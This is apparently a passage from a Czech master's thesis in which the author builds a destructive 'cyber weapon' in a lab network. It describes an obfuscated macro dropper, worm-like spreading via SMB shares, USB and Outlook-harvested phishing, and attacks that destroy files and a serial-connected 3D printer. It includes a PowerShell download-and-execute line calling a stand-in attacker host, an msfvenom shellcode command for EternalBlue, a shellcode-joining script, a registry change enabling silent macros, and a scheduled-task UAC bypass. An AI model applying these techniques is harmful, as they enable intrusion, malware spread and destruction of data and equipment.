Exploit je pomocná část malwaru, která doprovází propagaci a payload, aby mohly ostatní části malwaru úspěšně fungovat. Zaměřuje se hlavně na nedokonalosti v počítačovém systému, síti či nějaké aplikaci. Zranitelnosti mohou být zaměřené na funkce v programu, ale může se jednat i o různé malé chyby, které v běžném provozu nenaruší chod programu. Chyby však nemusí být pouze v aplikacích, ale mohou být i součásti technického vybavení (hardware), které mohou být následně velmi obtížně odstranitelné. Pokud je některá ze zranitelností odhalena, bývá přidána do databáze CVE (Common Vulnerabilities and Exposures), kde je následně popsána a uvedena její kritičnost.

Exploit můžeme rozdělit do několika kategorií.

- Přístup
- Eskalace práv
- Spuštění kódu

Exploit pro přístup se zaměřuje na podporu modulu pro propagaci, a tedy zneužívá zranitelností, které by umožnily malware dále šířit. Další zranitelnosti jsou na podporu vykonání škodlivého kódu. Nejdříve je nutné využít chybu, která nám zajistí Administrátorská práva (eskalace práv), abychom mohli vykonat škodlivý kód. Můžeme říct, že *Exploit* je jedna z nejobtížnější a nejdražší části celého malwaru. Při vývoji kybernetické zbraně je dobré zvážit, které zranitelnosti využít. Je nutné zvolit takové, které mají potencionálně dlouhou persistenci a náprava této zranitelnosti bude trvat delší čas.

5.3 Škodlivá část kódu (Payload)

Hlavní část malwaru je payload, jedná se o účinnou složku celého malwaru a povětšinou se jedná o škodlivý kód. Podle této části dokážeme rozhodnout, zda-li se jedná o běžný malware, nebo kybernetickou zbraň. Obsah payloadu se může lišit. Může měnit hesla, špehovat, posílat e-maily a tím tvořit dezinformace. Aby byl malware klasifikován jako kybernetická zbraň, musí jeho payload obsahovat část, která bude mít destruktivní efekt. Ať už digitální znehodnocení dat, nebo zničení konkrétního hmatatelného objektu. Takovým objektem může být jak část systému, tak i samotný hardware. V případě útoku na kardiostimulátory či podobné stroje, může mít tento útok fatální vliv na životy lidí.

Tabulka 5: Typy škodlivého kódu malwaru [10]

Typ škodlivého kódu	**Efekt**
Špionáž	Krádež systémových a uživatelských dat
Vyčerpání zdrojů	Vyčerpání počítačových zdrojů. např. DDoS útok
Dezinformace	Změna dat bez vědomí uživatele
Obfuskace	Skrytí škodlivé části přes detekčními metodami
Command & Control	Komunikace infikovaného systému s kontrolním serverem
Persistence	Povolit přístup k systému v případě odhalení, smazání původní detekce

Kybernetická zbraň může stejně jako klasický malware obsahovat některé z částí uvedených v tabulce č. 5. Podstatné je, že payload obsahuje ještě další kategorií, kterou lze považovat za destruktivní, viz tabulka č. 6.

Tabulka 6: Typy škodlivého kódu Kybernetické zbraně [10]

Typ škodlivého kódu	**Efekt**
Destruktivní digitální efekt	Degradování, zničení nebo narušení dat nebo sítové služby
Destruktivní fyzický efekt	Způsobí poškození fyzického systému nebo hardwaru.

Digitální destruktivní efekt může být poškození integrity systému, smazání dat nebo jejich narušení. Může se však jednat i o nějaký útok pro vyčerpání zdrojů, které budou mít za následek právě nekonzistenční data. Může se taktéž jednat o útok na zaváděcí sektor, který znemožní nastartování systému, případně šifrovacích klíčů, které mohou být uloženy na stejném oddíle.

Fyzický destruktivní efekt může být manipulace s technickým vybavením, jako jsou odstředivky nebo generátory. Tento efekt zajistí jejich následné zničení vybavení. [7]

Klasický malware tedy využívá hlavně metody, které jsou v tabulce č. 5, zatímco kybernetická zbraň obsahuje i metody, které jsou uvedeny v tabulce č. 6

[7] Physical effects manipulate a piece of equipment, like a centrifuge or generator, causing it to damage or destroy itself

6 Tvorba kybernetické zbraně

V této kapitole se budu zabývat tvorbou kybernetické zbraně, která bude následně součástí celého experimentu. Jelikož bývá vývoj kybernetické zbraně velmi nákladný, bude se tato experimentální část zabývat možnostmi šíření kybernetické zbraně. Bude využívat některých zranitelností, které budou blíže popsány v následujících kapitolách a škodlivá část bude zaměřena hlavně na destrukci digitálních medií, případně detekce 3D tiskárny a následné pozastavení tisku, případně i destrukce takovéto tiskárny.

6.1 Problémy při tvorbě kybernetické zbraně

Problémů při tvorbě kybernetické zbraně může být několik. Jsou však velmi podobné jako je tomu při tvorbě běžného malwaru. Jedním z prvních problému je délka vývoje. Tvorba sofistikované kybernetické zbraně může trvat velmi dlouhou dobu. Je tedy potřeba využívat ještě neodhalené zranitelnosti, případně zranitelnosti, které jsou nové (zero-day vulnerability). Tato část bývá jednou z nejdražších. Přehled cen již byl uveden v tabulce č. 1 v kapitole 2.1. Je nutné říct, že určité chyby se časem opraví, a proto nelze spoléhat pouze na jednu zranitelnost. Dalším problémem je nutná analýza cílového systému, na který se bude útočit. Především pokud se jedná o kybernetickou zbraň, která bude mít za cíl zničit fyzické zařízení, je nutné mít takovéto zařízení přístupné a zjistit i zranitelnosti v něm. Vývojáři Stuxnetu měli výhodu, že bezpečnost připojených PLC přístrojů nebyla na vysoké úrovni, i přesto bylo nutné mít k těmto zařízením přístup a vědět, jak fungují. V neposlední řadě je nutné si uvědomit, jak se bude malware šířit a jaké jsou metody jeho propagace.

6.2 Cíl experimentální části


Cílem této diplomové práce je vývoj kybernetické zbraně. V experimentální části je vytvořena základní kybernetická zbraň, která bude implementovat zmíněný PrEP framework a tím bude celý malware modulární. Samotná kybernetická zbraň bude obsahovat několik metod propagace, využívat některé známé zranitelnosti a bude obsahovat několik možností spustit destruktivní kód, který dokáže nejenom zničit digitální data, ale také fyzické zařízení, které může být k počítači připojeno pomoci sériového portu. Hlavním cílem každé kybernetické zbraně je umět se tiše šířit, bez toho, aby způsobila nějakou škodu. Hlavní části celé zbraně je tedy umět se šířit v libovolném prostředí. V této práci se předpokládá, že se jedná o korporátní síť, která využívá aktuální systém Windows s maximální bezpečností řízení uživatelských účtu. V síti se nachází několik sdílených disků, ke kterým přistupuji jednotliví uživatelé.

6.3 Testovací prostředí

Protože vytvořená kybernetická zbraň disponuje několika možnostmi propagace, bylo nutné vytvořit testovací prostředí, které bude simulovat reálnou síť. Za tímto účelem jsem vytvořil

několik virtuálních strojů, které byly připojeny do jedné síti. Aby byl zajištěn přístup k internetu, veškerý provoz byl propagován přes směrovač, který byl v tomto případě simulován Linuxovou distribucí pfSense, která povolovala pouze provoz, který není škodlivý pro naší vnitřní síť.

Obrázek 3: Schéma zapojení testovacího prostředí



Toto prostředí je velmi důležité, jelikož při spuštění malwaru dojde k automatické infekci nejen lokálních souboru, ale také infekce souborů, které jsou dostupné v síti. Při nechtěném spuštění na lokální stanici může dojít i k destrukci souborů, či znemožnění znovuspuštění celého počítače.

6.4 Prvotní infekce

Kybernetickou zbraň, podobně jako jiný malware, je nejdříve nutné rozšířit na zařízeních, na kterých bude mít možnost spouštět škodlivý kód. Pro prvotní propagaci kybernetické zbraně je využit Word dokument, ve kterém je zakomponován skript, který se provede ihned, jakmile uživatel povolí makra. Cílem bylo vytvořit skript, který bude obfuskován a nebude snadno detekován pomoci antivirových nástrojů. Jednoduchý skript využívá PowerShell, který stáhne z dostupného serveru kybernetickou zbraň. Infekce probíhá velmi rychle a je velmi těžké, až nemožné jí zastavit. To hlavně z důvodu, že konzolová aplikace je skrytá a soubor se ukládá do složky, ke které má přístup i uživatel bez zvýšeného oprávnění.

Po bližším zkoumání jsem zjistil, že infikovaný soubor je stále detekovatelný antivirovým softwarem. Aby se zamezilo detekci, byl kód obfuskován několika metodami, avšak neúspěšně.

Některé antivirové programy detekují spuštění powershellu a automaticky celý proces zruší. Aby uživatel nemohl ručně smazat makro z dokumentu bylo vhodné celý dokument uzamknout, aby uživatel nemohl měnit jeho obsah. Tuto metodu však není možné programově provést a je nutné provést zabezpečení souboru přímo v aplikacích Office, proto je uzamknutí dokumentu součásti pouze první propagace.

6.5 Metody šíření


Jak již bylo řečeno šíření je jednou z nejdůležitějších součásti kybernetické zbraně. Tento druh malwaru spouští svůj škodlivý kód, až když nastanou podmínky k tomu vhodné. Pro kybernetickou zbraň je však velmi důležité se umět nepozorovaně šířit. Z tohoto důvodu disponuje kybernetická zbraň více možnostmi síření. Tyto možnosti budou popsány v kapitole 6.5.1. Propagační metoda se v tomto případě stará o nalezení souborů, které mohou být později určeny k infekci či destrukci.

6.5.1 Propagace v lokálních souborech

Hlavním důvodem využití tohoto šíření je, že uživatel pro běžnou práci využívá spustitelné soubory. V případě, že dojde k přeinstalování počítače, či přesunutí souboru na jiné zařízení, pomůže nám tato metoda znovu infikovat dané zařízení. V případě přesunutí souboru na jiné zařízení za pomoci USB flash paměti. Z tohoto důvodu je součástí kybernetické zbraně využito šíření i v lokálních souborech. Důležitým faktorem je zde vybrat soubory, které uživatel používá. Je zcela zbytečné infikovat standardní soubory ve Windows, které by poté mohly odhalit náš malware. Pro nalezení takovýchto souborů jsem využil funkci UserAssist, která je součástí systému Windows. UserAssist je součást registru celého systému a zaznamenává informace o spustitelných souborech, ale také si uchovává informaci, jak často byl takovýto soubor spuštěn z prohlížeče souboru. Pokud se tedy jedná o aplikaci, která je spouštěna pomoci příkazové řádky, nebude tato aplikace v tomto seznamu zaznamenávána. Informace z registru obsahující UserAssist však nejsou čitelné a jsou zakódovány. Pro získání platného názvu je nutné hodnoty registru dekódovat pomoci Caesarovy šifry nad anglickou abecedou bez mezery s pevným posunem 13 pozic. Jedná se o jednoduchou substituční šifru, která nahrazuje písmeno, jiným písmenem posunutým o určitý počet znaků, v našem případě o 13 znaků. Na obrázku č. 4 je vyobrazen jeden z příkladů použití této šifry pro dekódování cesty.

Jeden z problémů, který může nastat je také ten, že cesty obsahují speciální známe identifikátory GUID,které musíme nahradit. Tyto známé identifikátory nerozlišují malá a velká písmena a jsou součásti knihoven Windows, definované v souboru `KnownFolders.h` [15]. Programovací jazyky proto často podporují překlad těchto GUID identifikátorů na specifickou složku. Například identifikátor `{B4BFCC3A-DB2C-424C-B029-7FE99A87C641}` směřuje u každého počítače na jeho plochu přihlášeného uživatele. Pro získání cest je nutné tyto identifikátory přepsat na absolutní cesty.

Obrázek 4: Ukázka dekódování pomoci Caesarovy šifry



6.5.2 Propagace pomoci sdílených disků

Další možností jak získat seznam souborů, které uživatel používá jsou sdílené síťové složky. V korporátní síti se předpokládá, že uživatelé pracují s daty, které jsou uložena právě na takovýchto discích. Pro fungování této metody musí být splněny minimálně níže uvedené podmínky.

1. Musí být povoleno sdílení souborů
2. Musí být v síti, které důvěřuje, ideálně také ve skupině nebo stejné doméně.
3. Nesmí být v síti firewall, který by zakazoval SMB protokol

Pokud jsou výše zmíněné podmínky splněny, můžeme přejít k samotné propagaci. Vzhledem k čím dál většímu zaměření na zabezpečení, nedisponují moderní vysoko-úrovňové programovací jazyky žádnou metodou, která by dokázala jednoduše detekovat všechna zařízení, které mají povolené sdílení souborů. Poté je nutné využít knihovnu `Netapi32`, ke které můžeme přistupovat skrz Windows API.

Nejdříve je nutné detekovat všechna zařízení, která mají povolené sdílení. Pro tento účel je vhodné použít z Windows API funkci `NetServerEnum`. Tato funkce nám vrátí seznam zařízení, které jsou v síti dostupné. Tyto informace můžeme dále použít i pro získání informací o síti. Na zařízení můžeme později provést další útok, jako je EternalBlue [16]. Jakmile získáme dostupná zařízení v síti, musíme dále získat všechny jeho sdílené a dostupné složky. V tomto případě je nutné využít funkci `NetShareEnum`, která je také dostupná v Windows API. Tato funkce nám vrátí všechny dostupné sdílení, které jsou na zařízení dostupné. Je tedy potřeba počítat, že nemusíme dostat pouze sdílené složky, ale také sdílené tiskárny, či speciální Administrátorské složky, které jsou skryté a nemůžeme k nim jako neautorizovaný uživatel přistupovat. Jedná se převážně o složky `C$`, `IPC$`, `admin$`. Tyto složky je nutné z výběru smazat. Tyto speciální názvy, není lehké vyloučit hlavně z důvodu, že se názvy mohou lišit i v závislosti na systémech. Windows API disponuje strukturou, ze které je možné zjistit o jaký typ se jedná. Z tabulky č. 7 je možné vyčíst všechny možné kombinace, které můžeme získat ze zmíněné funkce. Pro získání správných cest pro infekci bylo nutné vyfiltrovat pouze sdílení typu `DISKTREE` bez příznaků `SPECIAL`.

V případě, že by uživatel měl sdílený celý disk a měl ho viditelný, mohlo by získávání všech souborů trvat velmi dlouho, proto je součásti této propagace ještě možnost určení hloubky prohledávaní.

Tabulka 7: Typy sdílených zdrojů [17]

Hodnota	Popis
DISKTREE (0x00000000)	Disková jednotka
PRINTQ (0x00000001)	Tisková fronta
DEVICE (0x00000002)	Komunikační zařízení
IPC (0x00000003)	Meziprocesorová komunikace
CLUSTER_FS (0x02000000)	Sdílený cluster
CLUSTER_SOFS (0x04000000)	Škálovaný cluster
CLUSTER_DFS (0x08000000)	DFS sdílení v Clusteru
SPECIAL (0x80000000)	Příznak pro speciální sdílení
TEMPORARY (0x40000000)	Příznak pro dočasné sdílení

6.5.3 Propagace souboru na ploše

Tato propagace, jak už z názvu napovídá, slouží převážně pro testovací účel. Na ploše se u uživatele převážně vyskytují zástupci, které často uživatel nikam nepřesouvá a většinou jsou uživatelem často používány. Nikoliv zástupci, ale soubory na ploše můžou sloužit jako první cíl, na který bývá použit destruktivní škodlivý kód. Zdrojový kód této propagace nebyl příliš složitý, je však nutné odfiltrovat výsledky. K těmto účelům je zde podpora získání souborů předem určeného typu. Dalším problémem zde může být, podobně jako u propagace přes síť, hloubka procházení, která v některých případech může být velmi dlouhá.

6.5.4 Propagace pomocí USB zařízení

Nedílnou součást kybernetické zbraně je propagace za pomoci USB zařízení. Typicky se zaměříme na přenosové média jako jsou USB klíčenky a externí přenosné disky, které pro svou komunikaci s počítačem využívají USB rozhraní. I vrchní představitel kybernetických zbraní Stuxnet se dokázal šířit za pomoci USB zařízení a díky této technologie se dokázal dostat do oblastí, do kterých by se jinak nedostal. Využití této propagace je velmi důležité a to hlavně z důvodu, že se jedná o jedinou možnost, jak například infikovat zařízení, která nekomunikují s Internetem. S pomoci uživatele je možné nakazit celou síť, která často nebývá příliš zabezpečená.

6.5.5 Propagace pomocí elektronické pošty

V dnešní době je elektronická pošta velmi rozšířena. Denně se odešle dle článku [18] až 293 miliard zpráv. Více než 30 procent z těchto zpráv je označeno, jako nevyžádaná pošta. Může se jednat o klasické phishingové útoky, až po zprávy, které mohou být infikované nějakým malwarem. Rozhodl jsem se tedy tuto propagační metodu implementovat také do této kybernetické zbraně. Ve firmách a velkých organizacích se často používají nástroje od společnosti Microsoft. Je to hlavně z důvodů, že jednotlivé nástroje a systémy mezi sebou spolupracují. Tato propagační metoda tedy bude cílit na software Outlook, ze kterého se bude snažit vydolovat užitečné informace z kontaktů. V našem případě se budeme snažit získat jméno, příjmení a e-mailovou

adresu. Tyto adresy mohou pomoci části domény identifikovat, kde je kybernetický zbraň aktivní. V našem případě budeme tyto adresy používat pro šíření infikovaného dokumentu. Touto propagací nám zajistí rozšíření na další potencionální oběti. Zpráva bude směřovat na adresáty, které oslovíme jménem a veškerý obsah bude vypadat jako legitimní. V rámci korporátní sítě by nemělo dojít k nedoručení, hlavně z důvodu, že se jedná o totožnou doménu.

6.5.6 Zjištění dostupných sériových portu

Pro ukázkový případ zajištění destrukce tiskárny je nutné implementovat propagaci, která bude použita pří útoku na fyzické zařízení. V dnešní době většina zařízení disponuje připojením přes USB převodník. Zařízení, které se vyskytují v průmyslu musí být schopné komunikovat s počítačem za pomoci sériové rozhraní. Toto zařízení je možné zapojit pomoci USB převodníku, stejně jako jiná zařízení. Rozdíl je v tom, že toto zařízení se připojí jako standardní sériová linka, u které můžeme nastavovat rychlost nebo určovat, zda-li se jedná o synchronní či asynchronní přenos. V našem případě se budeme snažit detekovat 3D tiskárnu, která používá mikrokontrolér. Většina moderních vysokoúrovňových programovacích jazyků disponuje práci s takovýmto rozhraním. Jediným problémem zůstává zjistit, zda-li je tiskárna v provozu, a který proces ji případně používá. V systému Windows jsem nenašel způsob jakým detekovat, který proces využívá určitý sériový port, a proto bude nutné počítat s případným ukončením procesů, které potencionálně využívají tento port, abychom mohli tuto tiskárnu následně ovládnout.

6.6 Využití zranitelností

Dalším důležitým prvkem kybernetické zbraně jsou zranitelnosti. Ideální zranitelnosti, které se využívají k vývoji kybernetické zbraně jsou takové, které jsou doposud nezveřejněné nebo se o nich příliš neví. Tato vlastnost zaručí, že daná zranitelnost nebude opravena a zvyšuje se tím pravděpodobnost úspěchu. Zjistit tyto zranitelnosti je však velmi těžké a specializují se na ně celé týmy. Existuje řada stránek, na kterých jsou takovéto zranitelnosti dostupné včetně zdrojových kódů. Bývají však zpoplatněny. Nejlevnější zranitelnost, která se vyskytovala ve výchozím prohlížeči fotek systému Windows u formátu PNG a umožnila spustit aplikaci po otevření obrázku stojí 0.33 BTC tedy v přepočtu 2000 USD [19]. V rámci této diplomové práce jsem využil zranitelnosti, které jsou již známé a budou popsány v této kapitole.

6.6.1 Vzdálené spuštění strojového kódu

Jako součást kybernetické zbraně jsem se rozhodl využít zranitelnost, která může být typická při šíření kybernetické zbraně. Tato zranitelnost se nazývá EternalBlue [16] s označením CVE-2017-0144.

Jedná se o zranitelnost, která byla vyvinuta NSA, kde došlo k úniku těchto dat a následnému zveřejnění hackerskou skupinou The Shadow Brokers [20]. Později byla tato zranitelnost zneužita pro šíření malwaru WannaCry a NotPetya, které lze zařadit do kategorie Ransomwaru a jejich cíl je šifrovat soubory a požadovat výkupné pro jejich obnovení.

Tento útok je však již možné provést jen na starších a neaktualizovaných systémech. Z tohoto důvodu je také v testovacím prostředí jeden systém Windows 7, na kterém je tato zranitelnost testována. I když v dnešní době není možné tento útok provést, je zde zahrnut hlavně z důvodu ukázky, jak je jednoduché rozšířit Malware po síti, bez nutnosti jakékoliv interakce s uživatelem. V dnešní době existují různé alternativy této zranitelnosti, které využívají stejného protokolu novější verze. Nejnovější obdobná zranitelnost je nalezena u protokolu SMB verze 3, která nese název SMBGhost [21] s označením CVE-2020-0796. I tato verze stejně jako ostatní souvisí s přetečením zásobníku a následně dovoluje spustit útočníkův kód na vzdáleném počítači.

Jelikož je celkový proces této zranitelnost velmi složitý, bude popsán jen základní proces. Základní funkci je navázání komunikace, jako při přenosu souboru. Musí být povolené sdílení v síti. Následně se provede alokace paměti o kterou se stará funkce `SrvOS2FeaListSizeToNt`, která se nachází přímo v jádru operačního systému. Poté dochází ke konverzi OS/2 `FEA` stuktury do `NT FEA` struktury, která je zde hlavně z důvodu zachování kompatibility.

Při této konverzi však útočník dokáže posunout ukazatel ve vyrovnávací paměti na místo, které potřebuje. Následně se tento ukazatel a data na která ukazuje, přesunou na místo v paměti, které je spustitelné. Zneužití této zranitelnosti není nikdy jisté. V některých případech může způsobit i pád celého systému. Pokud se však vše podaří, dojde k spuštění procesu v kernel-modu a proces tedy poběží s nejvyšším oprávněním.

Data, která chceme spustit v paměti musí být ve strojovém kódu. Pro vytvoření takovéhoto strojového kódu je možné napsat celý program v jazyce Assembler. Je však nutné počítat s různými architekturami a mít dostupnou verzi pro 32 i 64bitové procesory. V tomto případě jsem se rozhodl vygenerovat strojový kód za pomoci programu msfvenom [22].

Nejdříve bylo nutné vytvořit jednoduchý skript. Tento skript zajistí stažení našeho souboru a poté jej spustí. Skript by měl být spustitelný z příkazové řádky nepozorovaně, proto je tato část psána v skriptovacím jazyku PowerShell.

```
& { (New-Object Net.WebClient).DownloadFile( 'http://utocnik.tld/CYBERON.exe' ,
    'C:\WINDOWS\CYBERON.exe')}; &{ Start-Process C:\WINDOWS\CYBERON.exe }
```

Výpis 1: Jednoduchý skript pro stažení a spuštění souboru

Tento skript následně použijeme pro vygenerování strojového kódu za pomoci programu `msfvenom`.

```
msfvenom -p windows/exec -f raw -o sc_x86_msf.bin EXITFUNC=thread CMD="
    powershell -command & { (New-Object Net.WebClient).DownloadFile( 'http://
    utocnik.tld/CYBERON.exe' , 'C:\WINDOWS\CYBERON.exe')}; &{ Start-Process C:\
    WINDOWS\CYBERON.exe }"
```

Výpis 2: Příkazy pro vygenerování strojového kódu

Tento příkaz nám vytvoří strojový kód, který následně spustí vytvořený skript. Je nutné ještě vytvořit verzi pro 64bitovou architekturu, vyměněním parametru p na `windows/x64/exec`.

Tyto vygenerované soubory následně musíme spojit se strojovým kódem, který je napsaný v Assembleru a slouží právě pro alokaci paměti a detekce architektury. Po spuštění souboru dojde k přetečené zásobníku a přepsání paměti a následně i ke spuštění našeho strojového kódu.

Jednotlivé strojové instrukce můžeme spojit pomoci libovolného nástroje, který umí pracovat s binárními daty. V mém případě jsem použil jednoduchý skript v pythonu. Na začátek strojového kódu je potřeba přidat pouze strojovou instrukci `JZ`, která je ve strojovém kódu zakódována jako `0x0F`, `0x84` a stará se o spuštění správné částí strojového kódu.


```
sc_x86 = open('final_shellcode_x86.bin', 'rb').read()
sc_x64 = open('final_shellcode_x64.bin', 'rb').read()
fp = open('final_shellcode_all.bin', 'wb')
fp.write('\x31\xc0\x40\x0f\x84'+pack('<I', len(sc_x86)))
fp.write(sc_x86)
fp.write(sc_x64)
fp.close()
```

Výpis 3: Ukázka spojení strojových kódu

Tímto získáme koncový strojový kód, tedy binární data, která budeme zasílat na počítač v síti. Jelikož je tato zranitelnost již opravena, není přímo součástí kybernetické zbraně, ale má možnost tento útok provést v případě, že má přístup k internetu. Aby se zbytečně nezvyšovala velikost pro další propagační metody, má tato kybernetická zbraň možnost si pro tento způsob útoku stáhnout všechna potřebná data a útok provést. Výsledek takovéhoto útoku pak je běžící kybernetická zbraň jako systémový proces.

6.6.2 Povolení maker bez potvrzení

Další zranitelnost, kterou tento malware využívá se nedá úplně nazvat zranitelností, ale dokáže v počítači povolit akce, na které by měl být uživatel alespoň upozorněn. Velkou výhodou je, že je možné zranitelnost využít i v případě, že uživatel nemá možnost zvýšit své oprávnění. Cíl této zranitelnosti je povolení maker, aby uživatel nebyl upozorněn, že se v tomto dokumentu nachází makro. Dalším důvodem je, že díky této chybě můžeme do libovolného dokumentu přidávat makra přímo z našeho malwaru. Nejdříve je nutné detekovat aktuální verzi Office, kterou zjistíme z registru `HKEY_CLASSES_ROOT\Word.Application\CurVer`. Tento registr nám také ověří, že je na cílovém počítači dostupný Word. Následně do registru `Software\Microsoft\Office\Naše verze\Security` vložíme nový klíč `AccessVBOM` s datovým typem `DWord` a hodnotou `1`. Po úspěšném uložení již je možné měnit standardní dokumenty a přidávat do nich náš škodlivý kód.




Obrázek 5: Ukázka správce úloh v napadeném systému pomoci EternalBlue.

6.6.3 Zvýšení oprávnění

Pokud je to jen možné, chceme, aby náš malware mohl běžet s nejvýše možným oprávněním. Od novější verze operačního systému Windows je dostupná vlastnost UAC (User Account Control). Tento nástroj slouží pro řízení uživatelských účtu. Každý uživatel se snaží nemít žádné zvýšené oprávnění a tyto oprávnění si pouze vyžadovat v případě, že je potřebuje. Ve většině případů je k této akci také vyzván uživatel, který pomoci dialogového okna musí tuto akci potvrdit. Pokud tuto kybernetickou zbraň spustíme, je téměř jisté, že se spustí se standardním oprávněním. Řízení uživatelských účtu má 4 úrovně. I standardní nastavení vyžaduje potvrzení instalace. Většina zkušených uživatelů nastavují toto zabezpečení na nejvyšší úroveň. V případě firemních počítačů, se nastavení UAC dědí z doménové politiky, kde bývá nastavena také nejvyšší úroveň. I v tomto případě existuje spousta možností, jak toto nastavení obejít. V našem případě využijeme zranitelnost přes plánované úlohy. Každý počítač má standardně nastavené úlohy, které se spouští automaticky dle potřeby operačního systému. Těchto úloh, které si systém sám vytvoří bývá opravdu mnoho. Jedna velice známá naplánovaná úlohou je tiché čistění disku (obrázek č. 6). Tuto úlohu můžeme najít v každém počítači ve struktuře pod `\Microsoft\Windows\DiskCleanup`.

Tato úloha vypadá naprosto v pořádku a také tak funguje. Problémem je, že spouští proces



Obrázek 6: Ukázka nastavení plánované úlohy

se zvýšeným oprávněním a uživatel o tomto není ani informován. V určitých případech by toto nemuselo být žádným problém, ale tato úlohy má za cíl spustit následující akci.

```
%windir%\system32\cleanmgr.exe /autoclean /d %systemdrive%
```

Výpis 4: Volání akce z plánované úlohy

Problémem ve volání tohoto programu je používání proměnných využívaných v prostředí. Tyto proměnné může uživatel pro sebe změnit bez zvýšeného oprávnění a stačí mu k tomu přístup ke svým registrům. Cílem je tedy proměnou %windir% změnit v náš prospěch, a to za příkaz, který spustí příkazový řádek, který bude minimalizován, aby co nejméně upozornil uživatele. Proměnná může vypadat nějak takto `„cmd.exe /c start /min Cesta k našemu malwaru & exit &"`

